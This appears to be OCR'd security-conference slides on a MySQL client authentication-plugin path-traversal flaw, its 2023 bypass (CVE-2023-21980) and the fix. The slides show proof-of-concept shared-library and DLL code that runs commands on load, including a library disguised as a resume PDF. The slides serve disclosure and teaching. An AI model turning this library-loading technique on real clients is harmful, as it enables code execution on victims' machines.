


```
rubin@rubin-VirtualBox:~$
rubin@rubin-VirtualBox:~$
rubin@rubin-VirtualBox:~$ python3 rogue.p
```

```
ARubins-MacBook-Pro:hitb arubin$
ARubins-MacBook-Pro:hitb arubin$
ARubins-MacBook-Pro:hitb arubin$
ARubins-MacBook-Pro:hitb arubin$ file ~/Documents/martin_resume.pdf
/Users/arubin/Documents/martin_resume.pdf: Mach-O 64-bit dynamically linked shared library x86_64
ARubins-MacBook-Pro:hitb arubin$ cat ~/Documents/hitb/shared.c
    #include <stdio.h>
    #include <stdlib.h>
    __attribute__((constructor))
    void init()
    {
        system("touch /tmp/q1");
        system("open /Applications/Calculator.app");
    }
ARubins-MacBook-Pro:hitb arubin$
```

Recorded Demo for the old MySQL workbench

Windows demo



```
// dllmain.cpp : Defines the entry point for the DLL application.
#include "pch.h"

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        MessageBox(NULL, TEXT("PWNed"), TEXT("PWNed"), MB_OK);
        break;
    }
    return TRUE;
}
```

The new discovery

2023


- February, 2023: we discovered a new security issue

The new discovery: timeline

- February, 2023: discovered a bypass to 2019 fix
  - Reported to Oracle MySQL team
- April 18th, 2023: the issue was fixed in MySQL 8.0.33 / 5.7.42
  - CVE-2023-21980
  - https://github.com/mysql/mysql-server/commit/cb6a79cea471bad141aaa7d41d58d11bf52c608a


A client setting the character set to an impermissible client character set (ucs2, utf16, utf16le, or utf32) could cause unexpected behavior when the client used an authentication plugin. (Bug #35054579)

https://dev.mysql.com/doc/relnotes/mysql/8.0/en/news-8-0-33.html




Bug#35054579 Issue in Oracle MySQL Client using utf16 charset

```
Description:
If we try to connect the server with mysql client using
--default-character-set=utf1 using a authentication plugin,
the client connection is failing with below error
ERROR 2059 (HY000): Authentication plugin '../../mysql_native_password' cannot be loaded:
'../../mysql_native_password.so': cannot open shared object file: No such file or directory
instead of
ERROR 2059 (HY000): Authentication plugin '../../mysql_native_password' cannot be loaded:
No paths allowed for shared library

Analysis:
As per mysql documentation utf16, utf32, ucs2 and utf16le are
Impermissible Client Character Sets, so when the client tries to
connect the server with these charsets, the client has to reject the
connections.

Fix:
While parsing the mysq client options, detecting the
Impermissible Client Character Sets and rejecting the connection.

Change-Id: Ib0d6624c792214b7b44fbb7040646f04081fb3e0
```



```
} else {
  plugindir = getenv("LIBMYSQL_PLUGIN_DIR");
  if (!plugindir) {
    plugindir = PLUGINDIR;
  }
}
if (mysql && mysql->charset)
  cs = mysql->charset;
else
  cs = &my_charset_utf8mb4_bin;
/* check if plugin name does not have any directory separator character */
if ((my_strcspn(cs, name, name + len, FN_DIRSEP, strlen(FN_DIRSEP))) < len) {
  errmsg = "No paths allowed for shared library";
  goto err;
}
/* check if plugin name does not exceed its maximum length */
res = cs->cset->well_formed_len(cs, name, name + len, NAME_CHAR_LEN,
                                &well_formed_error);

if (well_formed_error || len != res) {
  errmsg = "Invalid plugin name";
  goto err;
```

The newer MySQL workbench (> 8.0.19)



MySQL.

